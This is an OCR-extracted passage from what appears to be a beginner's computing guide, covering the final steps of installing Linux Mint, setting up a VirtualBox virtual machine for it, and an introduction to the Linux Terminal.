
STEP 7 Next up, use the options to pick which keyboard you're using. In most cases it will be the option with the Extended WinKeys. Use the Type Here… box to test your keyboard setup is correct. Click Continue when you're ready to move on.




STEP 8 In this stage you need to set up your Mint username and password. Enter your Name to begin with, then Computer Name, which is the name it's identified on the network as. Next choose a Username, followed by a good Password. You can tick the Login Automatically option but leave the Encrypt Home Folder option for now.



STEP 9 The installation process will now begin and you can see what's being installed along the bottom of the install window. You can also use the arrows on the screen to browse through some of the features available in Linux Mint.



STEP 10 When the installation is complete you are presented with a completion box, asking you if you want to continue with the Live Environment or restart the PC with Linux Mint as the main operating system. Click on the Restart Now button, followed by Enter and remove the Installation Media when asked. Congratulations, Linux Mint is now installed.




Installing Linux Mint in VirtualBox

With Oracle's VirtualBox now up and running, and continuing from the previous section, the next task is to create the Virtual Machine (VM) environment into which you install Linux Mint.


CREATING THE VM

There are plenty of options to choose from when creating a VM. For now though, you can set up a VM adequate to run Mint Cinnamon and perform well.


STEP 1 With VirtualBox open, click on the New icon in the top right of the app. This will open the new VM Wizard.




STEP 2 In the box next to Name, type Linux Mint and VirtualBox should automatically choose Linux as the Type and Ubuntu (64-bit) as the Version. If not then use the drop-down boxes to select the correct settings; remember Mint mainstream is based on Ubuntu. Click Next when you're ready to proceed.




STEP 3 The next section will define the amount of system memory (RAM) the VM has allocated. Remember this amount will be taken from the available memory installed in your computer, so don't give the VM too much. For example, we have 8GB of memory installed and we're giving 2GB to the VM. When you're ready, click Next to continue.




STEP 4 This section is where you start to create the virtual hard disk that the VM will use to install Mint on to. The default option, 'Create a virtual hard disk now', is the one we're using. Click Create to move on.




STEP 5 The pop-up window that appears after clicking Create is asking you what type of virtual hard disk you want to create. Use the default VDI (VirtualBox Disk Image) in this case, as the others are often used to move VMs from one VM application to the next. Make sure VDI is selected and click Next.




STEP 6 The question of whether to opt for Dynamically or Fixed sized virtual hard disks may come across as being somewhat confusing to the newcomer. Basically, a Dynamically Allocated virtual hard disk is a more flexible storage management option. It won't take up much space within your physical hard disk to begin with either. Ensure Dynamically Allocated is selected and click Next.




STEP 7 The virtual hard disk will be a single folder, up to the size you state in this section. Ensure the location of the virtual hard disk, on your computer, has enough free space available. For example, we've used a bigger storage option on our D:\ drive, named it Linux Mint and allocated 25.50GB of space to the virtual hard disk.




STEP 8 After clicking Create the initial set up of the VM is complete; you should now be looking at the newly created VM within the VirtualBox application. Before you begin though, click the Settings button and within the General section click the Advanced tab. Using the pull-down menus, choose 'Bidirectional' for both Shared Clipboard and Drag'n'Drop.



STEP 9 Follow that by clicking on the System section, then the Processor tab. Depending on your CPU allocate as many cores as you can without detriment to your host system; we've opted for two CPUs. Now click on the Display section, slide the Video Memory up to the maximum and tick 'Enable 3D Acceleration'. Click OK to commit the new settings.



STEP 10 Click on the Start button and use the explorer button in the 'Select Start-up Disk' window to locate the downloaded ISO of Mint; the explorer button is a folder with a green arrow. Click Start to boot the VM with the Linux Mint Live Environment. You can now install Linux Mint as detailed in the previous Installing Linux Mint on a PC section.




Getting Ready to Code in Linux

Coding in Linux mostly happens in the Terminal or the Command Line. While it can be a scary looking place to begin with, the Terminal is an extremely powerful environment. Before you can start to code, it's best to master the Terminal.


TAKING COMMAND

The command line is at the core of Linux and when you program with it, this is called scripting. These are self-contained programs designed to be run in the Terminal.

STEP 1 The Terminal is where you begin your journey with Linux, through the command line and thus any scripting from. In Linux Mint, it can be accessed by clicking on the Menu followed by the Terminal icon in the panel, or entering 'Terminal' into the search bar.

